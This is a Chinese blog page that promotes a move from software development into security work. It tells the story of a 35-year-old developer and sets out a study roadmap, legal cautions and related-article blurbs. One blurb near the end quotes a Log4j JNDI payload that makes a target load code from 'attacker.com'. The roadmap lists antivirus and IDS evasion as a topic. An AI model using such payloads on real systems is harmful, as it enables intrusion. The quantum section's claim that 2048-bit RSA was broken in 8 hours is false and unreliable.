35 岁程序员拒绝被裁员!吃透这项技能,轻松完成职场逆袭

MCP+Skills 赋能APP渗透逆向,六阶段 Agent 流水线,打通 MCP 工具链实现 APP 安全自动化分析 本文的实现与思路,是对前辈经验和行业方法的一次学习与实践,若其中存在疏漏或不足之处,欢迎批评指正。目前也在继续尝试将这一体系进一步推向真正可落地的自动化方向,供更多安全研究与测试实践参考! 阅读详情

a cat wearing a harness sleeping on a computer desk

一、35 岁老周的逆袭:从 “被优化” 到 “被争抢”

“35 岁生日刚过,我就收到了优化通知”—— 这是老周去年的遭遇。做了 12 年 Java 开发的他,每天重复着 CRUD 工作,薪资卡在 25K 多年没涨,最终成了部门 “优化名单” 的首选。但谁也没想到,半年后他却收到 3 家企业的 offer,薪资直接涨到 40K,还成了某上市公司安全部门的核心成员。

老周的转变,源于他在失业期间掌握的 “攻防技能”。从每天刷 LeetCode 焦虑求职,到靠漏洞挖掘赚第一笔副业收入,再到拿到安全岗位 offer,他用亲身经历证明:在计算机行业,“重复性技能” 会被替代,但 “保护性技能” 永远有需求。

1. 转型前后的收入对比

老周的收入变化堪称 “逆袭模板”:

  • 转型前:主业 25K,无副业,每月除去房贷、家庭开支,几乎月光,面临优化时毫无抗风险能力

  • 转型中:失业 3 个月,靠提交漏洞(月均 4K-6K)、帮小企业做简单安全检测(月均 8K),收入虽不如从前,但缓解了经济压力

  • 转型后:主业 40K,副业包括漏洞众测(月均 5K-8K)、企业安全培训(季度 1.5 万 - 2 万),月总收入稳定在 50K+,比转型前翻了一倍

更关键的是职业地位的变化:以前是 “可替代的螺丝钉”,现在是 “能守住系统的专家”—— 某企业 HR 为了挖他,甚至承诺 “弹性工作制 + 每年 20 万漏洞挖掘经费”。

2. 为什么 “攻防技能” 能破 35 岁困局?

老周所在的安全团队,40 岁以上的工程师占比达 28%,远高于开发团队的 5%。团队负责人的一句话道破核心:“开发靠体力拼效率,安全靠经验拼预判。见过的攻击越多,对风险的敏感度越高,这种经验不是年轻人靠加班就能追上的。”

数据更有说服力:某招聘平台 2025 年报告显示,35-45 岁安全人才的求职成功率达 78%,比同年龄段开发人才高 42%;且这个年龄段安全人才的薪资涨幅,比 25-30 岁群体高 18%—— 越 “老” 越值钱,在这个领域不是神话。

二、四步转型法:从开发到 “安全专家” 的落地路径

老周的转型不是偶然,而是遵循了一套可复制的 “四步方法论”。无论你是 35 岁面临危机的资深程序员,还是刚入行想提前布局的新人,都能参考这套路径:

1. 第一步:定位切入 —— 从 “熟悉领域” 找突破口

不用盲目学所有知识,从自己擅长的开发领域切入,能事半功倍:

原有技能适合的安全方向优势入门建议
Java/Python 开发Web 安全、安全开发懂代码逻辑,能快速理解漏洞原理(如 SQL 注入、代码审计)先学 “代码审计”,用自己熟悉的语言分析有漏洞的项目
运维 / 云原生云安全、安全运维熟悉系统架构,知道攻击可能从哪些端口、服务切入从 “云平台安全配置” 入手,比如阿里云、AWS 的安全最佳实践
移动端开发APP 安全、逆向分析懂移动端架构,能挖掘 APP 漏洞(如本地存储泄露、API 未授权)学习 “Frida Hook”“IDA 逆向”,先分析自己开发过的 APP

老周就是从 “Java 开发” 切入 Web 安全,他用 1 个月时间审计了自己以前写的项目,发现 3 个高危漏洞,这让他第一次直观感受到 “攻防技能” 的实用价值。

2. 第二步:低成本学习 —— 不用报班,免费资源足够入门

老周没花一分钱报培训班,全靠免费资源自学,关键是 “聚焦实战,拒绝理论堆砌”:

基础阶段(1-2 个月):

  • 工具入门:用 “Kali Linux 虚拟机”(官网免费下载),掌握 Nmap(端口扫描)、Burp Suite(Web 漏洞测试)的基础操作,B 站 “Kali 零基础教程” 播放量超 100 万,跟着练 3 天就能上手

  • 漏洞复现:在 “漏洞库”(如 CVE Details、国家信息安全漏洞库)找 “低危漏洞”,用 PoC 代码复现(推荐从 “XSS”“SQL 注入” 开始,原理简单,复现成功率高)

  • 靶场练习:部署 “VulnHub” 的开源靶场(如 Metasploitable 3),模拟真实攻击场景,目标是 “拿到系统权限”

进阶阶段(3-6 个月):

  • 代码审计:用 “FindSecBugs”(Java 代码审计工具)、“Bandit”(Python 代码审计工具),审计开源项目(如 GitHub 上的 “vuln-code-samples”)

  • 内网渗透:用 VMware 搭建 “内网环境”(2 台虚拟机,模拟企业内网),学习 “端口转发”“域渗透” 基础,推荐看《内网渗透测试实战》电子版(网上可免费获取)

  • 实战积累:在 “补天”“漏洞盒子” 的 “公益测试区” 提交漏洞,积累实战经验,老周就是靠提交 12 个公益漏洞,拿到了第一份安全相关的兼职

3. 第三步:副业试水 —— 从 “小单” 开始积累口碑

不用等完全 “学会” 再变现,老周在自学 2 个月后就开始接小单,关键是 “降低预期,积累案例”:

适合新手的 3 类副业(难度低、风险小):

  • ① 漏洞提交:优先选择 “大厂 SRC 平台”(如阿里 SRC、腾讯 TSRC),规则清晰,付款及时,低危漏洞奖励 500-2000 元,老周第一个漏洞就赚了 800 元

  • ② 简单安全检测:在 “猪八戒网”“一品威客” 接小企业的 “网站安全检测” 订单,需求多是 “检查有没有明显漏洞”,收费 1000-3000 元 / 单,老周靠这个每月稳定接 2-3 单

  • ③ 技术文档编写:帮安全公司写 “工具使用教程”“漏洞复现文档”,要求不高,会截图、能写清楚步骤就行,千字报酬 200-500 元,适合文字表达能力强的人

老周的经验是:“第一单别嫌钱少,哪怕只赚 500 元,也要把服务做好 —— 我帮一家小电商做检测时,不仅找出漏洞,还写了详细的修复步骤,后来他们介绍了 3 个客户给我。”

4. 第四步:求职突围 —— 简历突出 “实战案例”

老周的简历能从几十份候选人中脱颖而出,关键是 “用案例说话”,而不是堆砌 “熟悉 XX 工具”:

简历加分项(按重要性排序):

  1. 实战案例:“独立发现 XX 平台 3 个高危漏洞,获厂商奖励 1.2 万元”“为 5 家中小企业提供安全检测,修复漏洞 18 个”

  2. 技能证明:提交漏洞的平台截图、CTF 竞赛获奖证书(哪怕是校级奖项)、简单的安全工具开发案例(如自动化扫描脚本)

  3. 学习成果:“3 个月内复现 CVE 漏洞 20 个,编写漏洞分析文章 15 篇,发布在 优快云(阅读量超 5 万)”

某安全公司 HR 透露:“我们看简历时,跳过‘熟悉 Burp Suite、Nmap’这类空话,直接找‘做过什么’—— 有真实案例的候选人,哪怕没相关工作经验,也会给面试机会。”

三、避坑指南:转型路上别踩这 3 个 “大坑”

老周在转型中也踩过不少坑,这些经验能帮你少走弯路:

1. 别陷入 “工具依赖症”

很多人学了一堆工具用法,却不懂漏洞原理,结果遇到新漏洞就傻眼。老周的教训是:“刚开始我只会用 SQLMap 跑漏洞,以为这样就够了,直到遇到一个需要手动构造注入语句的场景,才发现自己连基础的 SQL 语法都没吃透。”

正确做法:

  • 学工具前先懂原理:比如学 XSS 前,先搞清楚 “为什么输入脚本会执行”;学 SQL 注入前,先理解 “SQL 语句拼接的漏洞在哪”

  • 尝试手动复现漏洞:不用工具,手动构造 Payload(如 XSS 脚本、SQL 注入语句),哪怕效率低,也能加深理解

  • 写 “漏洞分析笔记”:每复现一个漏洞,记录 “原理、复现步骤、修复方案”,老周的笔记攒了 200 多篇,后来整理成博客还赚了广告费

2. 别碰 “法律红线”

这是最关键的一点!老周曾遇到有人邀请他 “测试某网站,成功后分你一半收益”,幸好他拒绝了 —— 后来才知道,那个网站没授权,邀请者是黑产人员。

3 个 “绝对不能做”:

  • 绝对不能测试 “未授权的网站 / APP”:哪怕是 “觉得有漏洞”,也可能触犯《网络安全法》,面临罚款或拘留

  • 绝对不能泄露 “测试中获取的数据”:某白帽因泄露用户手机号,被判赔偿 3 万元,还留下案底

  • 绝对不能接 “来源不明的订单”:比如 “帮我查个人信息”“帮我攻击某账号”,这些都是黑产需求,坚决拒绝

安全边界:只在 “官方授权平台”(如厂商 SRC、正规众测平台)测试,所有操作留痕(截图、日志),遇到敏感漏洞(如用户数据泄露),第一时间联系厂商,不公开细节。

3. 别盲目 “考证”

很多人以为 “有证就能找到工作”,老周也曾花 8000 元考了某 “高级安全工程师证”,结果面试时 HR 根本不看 ——“证书只能证明你学过理论,不能证明你会实战”。

值得考的 2 个证(性价比高):

  • Security+:全球认可,考试费约 2000 元,重点考基础安全知识,适合入门时考,能帮你系统梳理知识体系

  • CISP-PTE:国内企业认可度高,考试费约 8000 元,侧重实战操作(如漏洞挖掘、渗透测试),想进国企、大厂可以考

别考的证:

  • 宣称 “包过”“不用学习” 的证书:大多是野鸡证,企业不认可,纯属浪费钱

  • 与实战无关的 “理论证书”:比如只考选择题、简答题,不涉及漏洞复现的证书,对求职没帮助

四、未来 3 年最值得布局的 2 个新方向

老周入职后,主动申请加入了 “AI 安全小组”,因为他看清了一个趋势:新技术爆发的地方,就是安全需求增长的地方。这 2 个方向在 2025-2028 年将迎来爆发期:

1. 边缘计算安全:万物互联的 “最后一公里防护”

随着智能家居、工业传感器等边缘设备爆发(预计 2028 年全球边缘设备超 750 亿台),安全漏洞也随之增加 —— 某智能摄像头漏洞曾导致百万台设备被劫持,催生了 “边缘计算安全” 需求。

  • 入门建议:学习 “边缘设备固件分析”(用 Binwalk 工具提取固件)、“轻量级加密算法”(如 ChaCha20),从分析智能路由器、摄像头漏洞入手

  • 岗位需求:工业互联网、智能家居企业需求激增,某物联网公司 “边缘安全工程师” 岗位年薪 35-60 万,比传统安全岗高 20%

  • 老周的行动:他正在自学 “边缘设备渗透测试”,计划 6 个月后转向这个方向,“提前布局,才能抓住下一波机会”

2. 量子安全:应对 “密码学末日” 的提前准备

量子计算机的发展,让现有加密算法(如 RSA、ECC)面临 “被破解” 的风险 —— 某研究机构实验显示,量子计算机破解 2048 位 RSA 加密仅需 8 小时,而传统计算机需要 10 亿年。这意味着,“量子安全” 将成为金融、政务等关键领域的刚需。

  • 入门建议:学习 “抗量子加密算法”(如 NTRU、CRYSTALS-Kyber),了解 “量子密钥分发(QKD)” 基础,推荐看《量子计算与量子安全》入门电子书

  • 岗位需求:银行、国企、科研机构已开始布局,某国有银行 “量子安全研究员” 岗位年薪 50-80 万,且要求不高(本科以上 + 计算机基础)

  • 优势:目前人才缺口超 10 万,且入门者少,提前学习就能抢占 “先机”

五、写在最后:35 岁不是终点,而是新起点

老周常说:“如果我没被优化,可能还在日复一日写 CRUD,永远不知道自己还有另一种可能。” 35 岁的困境,本质上是 “技能单一化” 的困境 —— 当你的技能只能 “创造系统”,而不能 “保护系统” 时,就容易被更年轻、更能加班的人替代。

但 “攻防技能” 不一样:它不是 “青春饭”,而是 “经验饭”;不是 “单一技能”,而是 “跨界能力”;不仅能帮你保住工作,还能帮你开拓副业、提升收入。

无论你是:

  • 25 岁的年轻程序员:提前学,让自己在 30 岁前就拥有 “不可替代性”

  • 30 岁的资深开发:利用现有开发经验,快速转型,避免 35 岁危机

  • 35 岁以上的工程师:像老周一样,用 “攻防技能” 打开新的职业通道

记住:计算机行业的核心竞争力,从来不是 “写代码的速度”,而是 “解决问题的能力”。从今天开始,花 1 小时了解漏洞原理,花 2 小时练习工具使用,半年后你会发现,自己早已跳出 “被替代” 的焦虑,走向 “被争抢” 的从容。

网络安全的知识多而杂,怎么科学合理安排?

下面给大家总结了一套适用于网安零基础的学习路线,应届生和转行人员都适用,学完保底6k!就算你底子差,如果能趁着网安良好的发展势头不断学习,日后跳槽大厂、拿到百万年薪也不是不可能!

在这里插入图片描述

初级网工

1、网络安全理论知识(2天)

①了解行业相关背景,前景,确定发展方向。
②学习网络安全相关法律法规。
③网络安全运营的概念。
④等保简介、等保规定、流程和规范。(非常重要)

2、渗透测试基础(一周)

①渗透测试的流程、分类、标准
②信息收集技术:主动/被动信息搜集、Nmap工具、Google Hacking
③漏洞扫描、漏洞利用、原理,利用方法、工具(MSF)、绕过IDS和反病毒侦察
④主机攻防演练:MS17-010、MS08-067、MS10-046、MS12-20等

3、操作系统基础(一周)

①Windows系统常见功能和命令
②Kali Linux系统常见功能和命令
③操作系统安全(系统入侵排查/系统加固基础)

4、计算机网络基础(一周)

①计算机网络基础、协议和架构
②网络通信原理、OSI模型、数据转发流程
③常见协议解析(HTTP、TCP/IP、ARP等)
④网络攻击技术与网络安全防御技术
⑤Web漏洞原理与防御:主动/被动攻击、DDOS攻击、CVE漏洞复现

5、数据库基础操作(2天)

①数据库基础
②SQL语言基础
③数据库安全加固

6、Web渗透(1周)

①HTML、CSS和JavaScript简介
②OWASP Top10
③Web漏洞扫描工具
④Web渗透工具:Nmap、BurpSuite、SQLMap、其他(菜刀、漏扫等)

恭喜你,如果学到这里,你基本可以从事一份网络安全相关的工作,比如渗透测试、Web 渗透、安全服务、安全分析等岗位;如果等保模块学的好,还可以从事等保工程师。薪资区间6k-15k

到此为止,大概1个月的时间。你已经成为了一名“脚本小子”。那么你还想往下探索吗?

【“脚本小子”成长进阶资源领取】

7、脚本编程(初级/中级/高级)

在网络安全领域。是否具备编程能力是“脚本小子”和真正黑客的本质区别。在实际的渗透测试过程中,面对复杂多变的网络环境,当常用工具不能满足实际需求的时候,往往需要对现有工具进行扩展,或者编写符合我们要求的工具、自动化脚本,这个时候就需要具备一定的编程能力。在分秒必争的CTF竞赛中,想要高效地使用自制的脚本工具来实现各种目的,更是需要拥有编程能力.

零基础入门,建议选择脚本语言Python/PHP/Go/Java中的一种,对常用库进行编程学习; 搭建开发环境和选择IDE,PHP环境推荐Wamp和XAMPP, IDE强烈推荐Sublime; ·Python编程学习,学习内容包含:语法、正则、文件、 网络、多线程等常用库,推荐《Python核心编程》,不要看完; ·用Python编写漏洞的exp,然后写一个简单的网络爬虫; ·PHP基本语法学习并书写一个简单的博客系统; 熟悉MVC架构,并试着学习一个PHP框架或者Python框架 (可选); ·了解Bootstrap的布局或者CSS。


8、超级网工

这部分内容对零基础的同学来说还比较遥远,就不展开细说了,贴一个大概的路线。感兴趣的童鞋可以研究一下,不懂得地方可以【点这里】加我耗油,跟我学习交流一下。
网络安全工程师企业级学习路线

如图片过大被平台压缩导致看不清的话,可以【点这里】加我耗油发给你,大家也可以一起学习交流一下。
一些我自己买的、其他平台白嫖不到的视频教程:

需要的话可以扫描下方卡片加我耗油发给你(都是无偿分享的),大家也可以一起学习交流一下。
在这里插入图片描述

结语

网络安全产业就像一个江湖,各色人等聚集。相对于欧美国家基础扎实(懂加密、会防护、能挖洞、擅工程)的众多名门正派,我国的人才更多的属于旁门左道(很多白帽子可能会不服气),因此在未来的人才培养和建设上,需要调整结构,鼓励更多的人去做“正向”的、结合“业务”与“数据”、“自动化”的“体系、建设”,才能解人才之渴,真正的为社会全面互联网化提供安全保障。

特别声明:

此教程为纯技术分享!本书的目的决不是为那些怀有不良动机的人提供及技术支持!也不承担因为技术被滥用所产生的连带责任!本书的目的在于最大限度地唤醒大家对网络安全的重视,并采取相应的安全措施,从而减少由网络安全而带来的经济损失!!!

点击率预测的贝叶斯平滑 概述 电商领域中经常需要计算或预测一些转化率指标,如最典型的CTR(点击率,Click-Through Rate)。这些转化率可以是模型的预测值,也可以作为模型的特征(feature)使用。以商品点击率预测为例,CTR的值等于点击量(Click)除以曝光量(Impression或Exposure)。以rr表示点击率, r=CI(1)r=\frac{C}{I} \tag{1}. 但在实际应 阅读详情

相关推荐

Windows环境下DataEase一站式安装指南(含WSL2+Docker配置)

本文详细介绍了在Windows环境下通过WSL2和Docker快速部署DataEase的完整教程。从WSL2配置、Docker环境搭建到DataEase离线安装,逐步指导用户完成一站式部署,特别适合需要快速搭建数据分析平台的开发者。教程包含常见问题解决方案和性能优化技巧,帮助用户高效使用这款国产开源数据可视化工具。

weixin_42526166的博客 399

35 岁程序员不被裁!靠这个技能实现职场逆袭

35岁程序员老周通过掌握网络安全攻防技能实现职场逆袭,从被裁到月入5万+。他总结出四步转型法:1)从开发领域切入安全方向;2)利用免费资源实战学习;3)通过漏洞提交和小单副业积累经验;4)用实战案例求职。文章指出安全领域"越老越值钱"的特点,并提供避坑指南,强调不要触碰法律红线、避免工具依赖和盲目考证。最后建议关注云安全和AI安全两个未来方向,为35+程序员提供了一条可复制的转型路径。

xx16755498986的博客 713

手把手教你用SAM模型实现精准图像分割:从环境配置到实战应用

本文详细介绍了如何使用Meta推出的Segment Anything Model(SAM)实现精准图像分割,从环境配置到实战应用的全流程。特别针对电商场景中的商品分割需求,提供了硬件配置、模型下载、API使用及优化策略等实用指南,帮助开发者快速掌握这一强大的深度学习工具。

pepsi的博客 1068

35岁程序员集体消失?揭秘大龄码农第二人生

大龄程序员的出路,从来不是单选题。有人借技术风口逆袭,有人靠跨界转型重生,也有人以平常心接纳“下沉”。但共通的是,提前规划、持续学习与心态调整,才是应对年龄危机的终极解法。正如一位从业15年的“老码农”所说:“代码会过时,但解决问题的思维永远不会。

2401_85116933的博客 1087

从零构建锂电池主动均衡系统:Simulink仿真中的Buck-Boost拓扑实战指南

本文详细介绍了如何在Simulink中从零构建基于Buck-Boost拓扑的锂电池主动均衡系统。通过仿真环境搭建、参数优化、控制策略设计和性能评估,为工程师提供了完整的实战指南,帮助快速验证和优化均衡算法,提升电池组一致性与寿命。

gitlab7runner的博客 899

NSFC结题报告下载脚本失效?3步教你手动修复下载按钮问题(2024最新版)

针对NSFC官网域名变更导致结题报告下载脚本失效的问题,本文提供了详细的手动修复指南。通过三步操作,教你如何修改用户脚本的域名匹配规则,恢复下载按钮功能,确保NSFC结题报告下载器能继续高效工作。

vscode6remote的博客 755

收藏!2026程序员零基础入局大模型,实现薪资翻倍职业逆袭全攻略

站在2026年AI全面落地的风口,程序员转型大模型早已不是可选项,而是抵御职场内卷、突破薪资瓶颈的必经之路。依托自身扎实的编程与工程化基础,选对适配自己的学习路线,拒绝无效内卷、坚持项目实战,普通人也能稳步切入AI赛道。目前整个大模型行业人才缺口依旧庞大,企业用人需求旺盛,当下就是零基础程序员、传统开发者入局的黄金窗口期。近期科技圈传来重磅消息:行业巨头英特尔宣布大规模裁员2万人,传统技术岗位持续萎缩的同时,另一番景象却在AI领域上演——AI相关技术岗正开启“疯狂扩招”模式!

zhiboAI123的博客 530

Ubuntu20.04实时内核补丁PREEMPT_RT编译与安装全流程解析

本文详细解析了在Ubuntu20.04系统上编译与安装实时内核补丁PREEMPT_RT的全流程。从内核与补丁版本匹配、编译环境准备,到内核配置、编译排错,再到最终安装、验证与进阶优化,提供了手把手的实战指南,旨在帮助机器人、工业控制等对实时性有苛刻要求的开发者构建低延迟、高确定性的Linux系统。

weixin_29213827的博客 188

收藏|2026年版程序员大模型转行全攻略,零基础也能轻松入门

站在2026年AI全面落地的风口,程序员转型大模型早已不是可选项,而是抵御职场内卷、突破薪资瓶颈的必经之路。依托自身扎实的编程与工程化基础,选对适配自己的学习路线,拒绝无效内卷、坚持项目实战,普通人也能稳步切入AI赛道。目前整个大模型行业人才缺口依旧庞大,企业用人需求旺盛,当下就是零基础程序员、传统开发者入局的黄金窗口期。

优快云_430422的博客 739

PCAN-Explorer5使用教程

在PCAN中新建工程,导入DBC文件(右键apply),导入采集的数据选择对应的CAN通道点击红框中的标记可选择想要查看的信号在plot界面跳出属性,可调整信号显示的样式和最大最小值调出cursor,选择需要观测的变量,选中右键style——Period 可显示间隔时间增加cursor,可观测多个变量。

weixin_43997043的博客 6916

图形学基础知识:着色(三)Rendering Pipeline与Shader

管线(Pipeline) 什么是管线? 管线我们可以理解为流水线,流水线大家都懂,就是工厂里面生产东西的一整套流程。例如饮料厂要生产饮料,需要洗瓶子,倒饮料,加盖,包装等等,这一整套过程就是流水线。那么我们要把一个三维场景渲染成一幅二维的图像,同样需要一个先干嘛再干嘛然后干嘛最后干嘛的过程,这个过程或流水线,我们就称之为管线。 实时渲染管线(Real-time Rendering Pipeline) 通过前面几篇的学习,我们知道了要把一个三维场景渲染成一幅二维的图像大致分为以下几个步骤: M.

王王王渣渣的博客 2534

湖南省网安基地网络安全培训:零基础入门与实战进阶的课程衔接

零基础学网安,怕跟不上;有基础再学,怕重复。本文按阶段拆解湖南省网安基地的网络安全培训衔接逻辑:能力评估定起点,基础阶段补系统与网络底座,核心阶段练漏洞复现,进阶阶段进入红蓝对抗与单位网络安全攻防演练,并说明 NISP、CISP 与网安实战人才的对应关系。

2401_84466325的博客 1146

2025届程序技术类笔试题

希尔排序在直接插入排序的基础上进行了改进,它通过比较相距一定间隔的元素来进行,各轮比较所用的距离随着算法的进行而减小,直到只比较相邻元素的最后一轮排序为止。某人逆着水流的方向向岸边划船,每次行进前进x米后需要休息一下,休息期间船会自行倒退y米,每次休息后再次行进,前进距离缩短1/5,若起始距离岸边为m米,问:能否到达岸上,需要行进多少次才能上岸。直接插入排序的原理是将第i个元素插入前面i-1个已排好序的记录中,将比第i个元素大的记录依次向后移动一个位置,将第i个元素插入空位。第二轮相邻比较,后移2次。

博客 599

企业如何同时管理用电安全、电能质量和节能降碳?从异常溯源看施耐德电气EEO的协同管理价值

通过整合电力运行信息,并结合EEO资产健康模块、EEO电能质量模块与EEO能碳管理模块,企业可以围绕设备、回路和负荷建立更连续的分析流程,使不同专业人员能够基于相互关联的数据开展判断。企业需要进一步核对异常出现的时间、涉及的配电回路、生产负荷变化以及设备运行状态,才能判断问题来自正常的生产调整、设备运行异常,还是需要采取措施的电能质量问题。从关键回路的异常排查入手,逐步完善设备数据、专业分析和治理验证流程,企业可以让用电安全、电能质量与节能降碳从分散的管理任务,转变为相互关联的日常运营工作。

科技,技术,行业类博主 188

C# WinForm 基于DirectShow.dll编写的程序,可边预览边保存视频,音频和图片

基于微软的DirectShow.dll的二次开发1.自动识别连接的摄像头跟麦克风且可以对其进行选择(默认选中第一个)2.可录制wmv和avi两种格式的视频并且都带有音频,avi可以录制的分辨率和帧数进行选择,wmv默认进行了淸晰度优化如不喜欢可去除代码中有相关提示3.可在预览点开之后进行拍照,也可边录制视频边拍照4.添加了视频和音频的压缩功能(酌情使用)这次二次开发发现C#对DirectShow的相关信息太少,这次做完也不敢藏私共享出来,还望大家指正

android 蓝牙通讯demo

android 下蓝牙通讯demo,实现了发现蓝牙,使能蓝牙,通过蓝牙发送消息。

DPU安全组与ACL性能测试:从规则爆炸到线速卸载的实战指南

本文深入剖析DPU安全组与网络ACL的底层卸载架构,通过两个完整实战测试矩阵,量化评估规则复杂度、有状态连接跟踪(Conntrack)及OVS Offload协同对RoCEv2性能的影响。结合真实故障排查案例与工具输出矩阵,揭示大规模云环境中安全组性能跌落的根因,并给出基于规则聚合与硬件表项优化的最优配置指南。

专注分享DPU、RDMA智能网卡/SSD(固态硬盘)产品测试与优化 361

汉书HE8,好用的汇编代码编写工具

汉书HE8,好用的汇编代码编写工具早期编写汇编代码所用功能强大

‌7-Zip加密压缩包完整教程:AES-256加密、加密文件名与安全分享指南(2026最新)‌

‌给别人发压缩包,只设密码就够了吗?本文用 2026 最新版 7-Zip 讲透 AES-256 加密原理与实操,手把手教你设置密码、勾选加密文件名、分卷加密与自解压包,并给出强密码标准、密码传递方式和跨设备兼容建议,让敏感资料真正只对指定的人开放。

Helix250的博客 385

efm32 入门.pdf

本PDF共计22页,介绍的是操作驱动API,下载与否自己斟酌。

防关联浏览器怎么设置更安全?从环境隔离到登录检查的操作步骤

本文介绍防关联浏览器的安全设置流程:先明确每个环境的用途与归属,再隔离浏览数据、核验实际网络出口和配置一致性,最后做好多因素认证、会话保护与变更记录。浏览器环境隔离有助于减少配置混用,但不能保证账号不会被关联或限制。

2601_96176203的博客 181

隔离下沉到网络层,智能体安全的重心换了位置|2026年11月14日

安全边界正从应用层下沉至网络与运行时,英伟达Scale-In通过硬件级隔离实现租户安全,AWS AgentCore将成本与隔离纳入运行时管控。上下文成本差异超一个量级,工具调用方式直接影响开销。智能体生成代码需依赖细粒度评测,保真度56.6%揭示其仍处辅助阶段。权重微调0.016%即显著提效,但依赖精准定位与即时反馈。趋势明确:将模糊判断转化为可测指标,构建可复现的工程闭环。

kenshin1980的专栏 169

Day36 XD安全学习笔记--JavaE应用&第三方组件&Log4i 日志&Fastson序列化&JNDI 注入

本节课剖析Log4j与Fastjson组件漏洞原理。Log4j通过JNDI注入实现远程代码执行,攻击者构造${jndi:ldap://attacker.com/Exploit}触发Lookup机制,诱导目标向恶意LDAP服务器请求并加载远程类,最终执行命令(如弹出计算器)。需配置trustURLCodebase=true绕过安全限制。Fastjson则利用@type反序列化特性,当用户输入可控的{"@type":"com.xiaodi.Run"}时,自动加载并实例化恶

一支蜉蝣的博客 214

迪康端点安全一体化管理平台核心功能实践:从文档加密到行为审计

本文选取的文档透明加密、U 盘与外设管控、屏幕水印、终端审计、远程运维五项能力,分别对应了数据防护、通道管控、追溯取证和效率提升四个维度。除 U 盘外,平台构建了大范围的外设管理框架,对操作系统底层设备接口进行管控,可开启或禁止使用光驱、打印机、蓝牙、红外、串口、并口、1394、PCMCIA 和便携式设备,杜绝终端的物理外泄渠道。管理员可以使用交互模式、旁观模式、兼容模式、独占输入模式进行远程协助,兼容外部 VNC 服务,并内置远程画板功能,支持在远程画面上标注、圈画、批注,大幅提升排障沟通效率。

qq_43457377的博客 366

GM/T 0018-2023 删掉了整章「安全要求」,密码设备应用接口把要求写进了函数签名

GM/T 0018-2023 把 2012 版的第 7 章「安全要求」整章删掉了,同时新增 6.8 验证调试类 12 个函数。这两件事是一回事:2012 版一边禁止私钥明文出设备,一边在 6.3 和 6.4 里把能碰明文的函数和内部运算并排摆着;2023 版把它们全部收进 6.8 一类,节首只写一句「仅用于调试、测试、检测,不用于实际密码服务」。6.3 从 21 个函数减到 16 个,剩下十六个没有一条的入参或出参是明文密钥;6.4 从 10 个减到 7 个,减掉的三个正好是私钥作为入参的那三个。要求没有取

CISSP 持证,在安当做密码产品。写身份认证、密钥管理、数据加密在真实系统里的取舍。 167

